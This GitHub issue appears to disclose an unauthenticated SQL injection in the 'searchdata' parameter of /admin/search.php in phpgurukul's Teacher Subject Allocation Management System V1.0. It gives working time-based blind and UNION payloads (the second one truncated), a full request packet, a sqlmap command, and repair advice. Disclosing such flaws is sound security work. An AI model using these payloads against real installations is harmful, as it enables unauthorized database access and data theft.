New issue

phpgurukul Teacher Subject Allocation Management System Project V1.0 /admin/search.php SQL injection #6

Open

bluechips-zhao opened 2 weeks ago

NAME OF AFFECTED PRODUCT(S)

- Teacher Subject Allocation Management System

Vendor Homepage

- Teacher Subject Allocation Management System in PHP | Teacher Subject Allocation Management Project

AFFECTED AND/OR FIXED VERSION(S)

submitter

- bluechips

Vulnerable File

- /admin/search.php

VERSION(S)

- V1.0

Software Link

- https://phpgurukul.com/?sdm_process_download=1&download_id=17645

PROBLEM TYPE

Vulnerability Type

- SQL injection

Root Cause

- A SQL injection vulnerability was identified within the "/admin/search.php" file of the "Teacher Subject Allocation Management System" project. The root cause lies in the fact that attackers can inject malicious code via the parameter "MULTIPART searchdata ((custom) POST)". This input is then directly utilized in SQL queries without undergoing proper sanitization or validation processes. As a result, attackers are able to fabricate input values, manipulate SQL queries, and execute unauthorized operations.

Impact

- Exploiting this SQL injection vulnerability allows attackers to gain unauthorized access to the database, cause sensitive data leakage, tamper with data, gain complete control over the system, and even disrupt services. This poses a severe threat to both the security of the system and the continuity of business operations.

DESCRIPTION

- During the security assessment of "Teacher Subject Allocation Management System", I detected a critical SQL injection vulnerability in the "/admin/search.php" file. This vulnerability is attributed to the insufficient validation of user input for the "MULTIPART searchdata ((custom) POST)" parameter. This inadequacy enables attackers to inject malicious SQL queries. Consequently, attackers can access the database without proper authorization, modify or delete data, and obtain sensitive information. Immediate corrective actions are essential to safeguard system security and uphold data integrity.

No login or authorization is required to exploit this vulnerability

Vulnerability details and POC

Vulnerability location:

- "MULTIPART searchdata ((custom) POST)" parameter

Payload:


```
Parameter: MULTIPART searchdata ((custom) POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: ------geckoformboundaryfeb575bf3e23b9a619f7277ca9214333
Content-Disposition: form-data; name="searchdata"

111' AND (SELECT 7255 FROM (SELECT(SLEEP(5)))YYxR) AND 'OZGl'='OZGl
------geckoformboundaryfeb575bf3e23b9a619f7277ca9214333
Content-Disposition: form-data; name="search"


------geckoformboundaryfeb575bf3e23b9a619f7277ca9214333--

Type: UNION query
Title: Generic UNION query (NULL) - 15 columns
Payload: ------geckoformboundaryfeb575bf3e23b9a619f7277ca9214333
Content-Disposition: form-data; name="searchdata"

111' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a627071,0x484a78
------geckoformboundaryfeb575bf3e23b9a619f7277ca9214333
Content-Disposition: form-data; name="search"


------geckoformboundaryfeb575bf3e23b9a619f7277ca9214333--
```

Vulnerability Request Packet

```
POST /tsas/admin/search.php HTTP/1.1
Host: 169.254.254.96
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----geckoformboundaryfeb575bf3e23b9a619f7277ca92143
Content-Length: 282
Origin: http://169.254.254.96
Connection: close
Referer: http://169.254.254.96/tsas/admin/search.php
Cookie: PHPSESSID=1f7ifhr53ug0rn4jgrumig1mrq
Upgrade-Insecure-Requests: 1
Priority: u=0, i

------geckoformboundaryfeb575bf3e23b9a619f7277ca9214333
Content-Disposition: form-data; name="searchdata"

111
------geckoformboundaryfeb575bf3e23b9a619f7277ca9214333
Content-Disposition: form-data; name="search"


------geckoformboundaryfeb575bf3e23b9a619f7277ca9214333--
```

The following are screenshots of some specific information obtained from testing and running with the sqlmap tool:

```
sqlmap -r cms.txt --dbs
```



Suggested repair

1. **Employ prepared statements and parameter binding:**
   Prepared statements serve as an effective safeguard against SQL injection as they segregate SQL code from user input data. When using prepared statements, user - entered values are treated as mere data and will not be misconstrued as SQL code.

2. **Conduct input validation and filtering:**
   Rigorously validate and filter user input data to guarantee that it conforms to the expected format. This helps in blocking malicious input.

3. **Minimize database user permissions:**
   Ensure that the account used to connect to the database has only the minimum required permissions. Avoid using accounts with elevated privileges (such as 'root' or 'admin') for day - to - day operations.

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with Copilot Agent Mode

No branches or pull requests

Participants